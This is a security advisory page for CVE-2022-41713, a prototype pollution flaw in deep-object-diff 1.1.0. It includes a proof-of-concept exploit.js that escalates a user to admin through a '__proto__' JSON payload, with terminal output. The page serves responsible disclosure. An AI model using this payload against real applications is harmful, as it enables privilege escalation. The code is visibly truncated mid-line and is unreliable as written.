Home / Advisories / Deepobject-diff 1.1.0 - Prototype Pollution

deep-object-diff 1.1.0 - Prototype Pollution

Summary

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

Affected versions	Version 1.1.0
State	Public
Release date	2022-11-15

Vulnerability

Kind	Prototype Pollution
Rule	390. Prototype Pollution
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
CVSSv3 Base Score	7.3
Exploit available	Yes
CVE ID(s)	CVE-2022-41713

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

Vulnerability

Prototype pollution is a vulnerability that affects JS. It occurs when a third party manages to modify the `__proto__` of an object. JavaScript first checks if such a method/attribute exists in the object. If so, then it calls it. If not, it looks in the object's prototype. If the method/attribute is also not in the object's prototype, then the property is said to be undefined.

Therefore, if an attacker succeeds in injecting the `__proto__` property into an object, he will succeed in injecting or editing its properties.

Exploitation

exploit.js

```
import { diff, addedDiff, deletedDiff, updatedDiff, detailedDiff } from

let admin = {name: "admin", role:"admin"};
let user  = {role:"user"};

let normal_user_request    = JSON.parse('{"name":"user","role":"admin"}
let malicious_user_request = JSON.parse('{"name":"user","__proto__":{"r

const create_user = (new_user) => {
    // A user cannot alter his role. This way we prevent privilege esca
    if(new_user?.role && new_user?.role.toLowerCase() === "admin") {
        throw "Unauthorized Action";
    }
    user = addedDiff(user, new_user);
    console.log(user?.role);
```

This website uses cookies


We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

```
finally {
    create_user(malicious_user_request);
}
```

Evidence of exploitation



```
retr02332@fluidattacks:~/Escritorio$ node exploit.js
Unauthorized Action
admin
retr02332@fluidattacks:~/Escritorio$ 
```

Our security policy

We have reserved the CVE-2022-41713 to refer to this issue from now on.

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

- Operating System: GNU/Linux

Mitigation

An updated version of deep-object-diff is available at the vendor page.

Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page https://github.com/mattphillips/deep-object-diff

Issue https://github.com/mattphillips/deep-object-diff/issues/85

Timeline

- 2022-10-05
  Vulnerability discovered.
- 2022-10-05
  Vendor contacted.
- 2022-10-05
  Vendor replied acknowledging the report.
- 2022-10-05
  Vendor Confirmed the vulnerability.
- 2022-11-12
  Vulnerability patched.

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

Services

Continuous Hacking

One-shot Hacking

Comparative

Solutions

DevSecOps

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

Advisories

FAQ

Documentation

Contact

Copyright © 2022 Fluid Attacks. We hack your software. All rights reserved.

Service Status - Terms of Use - Privacy Policy - Cookie Policy